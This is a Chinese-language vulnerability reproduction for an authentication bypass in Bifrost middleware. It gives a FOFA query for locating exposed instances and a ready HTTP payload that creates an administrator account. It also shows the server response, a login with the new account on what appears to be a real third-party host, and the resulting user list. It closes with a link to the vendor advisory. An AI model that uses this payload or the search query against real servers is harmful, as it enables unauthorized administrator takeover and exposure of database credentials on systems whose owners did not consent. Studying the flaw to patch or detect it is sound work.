
B6-1Bifrost-PermisssionAC

漏洞描述：

Bifrost 中间件 X-Requested-With 存在身份认证绕过漏洞，未经身份认证的攻击者可未授权创建管理员权限账号，可通过删除请求头实现身份认证绕过，获取环境内配置各种数据库账户密码。

网站图片：



网络测绘：

fofa语法：


FOFA：body="/dologin" && body="Bifrost"

漏洞复现：

payload:

```
POST /user/update HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Accept-Encoding: gzip

{"UserName":"user","Password":"password","Group":"administrator","Host":""}
```

效果图:




```
POST /user/update HTTP/1.1
Host: [redacted]43
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Accept-Encoding: gzip

{"UserName":"test","Password":"123456","Group":"administrator","Host":""}
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sat, 16 Dec 2023 12:22:52 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 2698

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=
    <title>Login - Bifrost</title>
    <link rel="shortcut icon" href="favic
    <link href="/css/bootstrap.min14ed.cs
    <link href="/css/style.min862f.css?v=
    
    <script>if(window.top !== window.self
    script>
</head>
<style type="text/css">
#tips a {color: rgb(103, 106, 108); font-
</style>

<body class="gray-bg">
```

使用创建的账号密码登录

```
POST /dologin HTTP/1.1
Host: cqlj-coupon-test.vchangyi.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 39
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"UserName":"test","Password":"123456"}
```



不安全 [redacted] 7443/user/index

Name	Group	Host	AddTime	UpdateTime
Bifrost	administrator	%	2022-8-16 1:21:26	2022-8-16 1:21:26
BifrostMonitor	monitor	%	2022-8-16 1:21:26	2022-8-16 1:21:26
test	administrator		2023-12-16 20:22:51	2023-12-16 20:22:51

Add new User

Name: Name

* 字母,30个字母以内

Password: Password

*

再次输入Password: Password

修复建议：

厂商已发布了漏洞修复程序，请及时关注更新:https://github.com/brokercap/Bifrost/security/advisories/GHSA-mxrx-fg8p-5p5j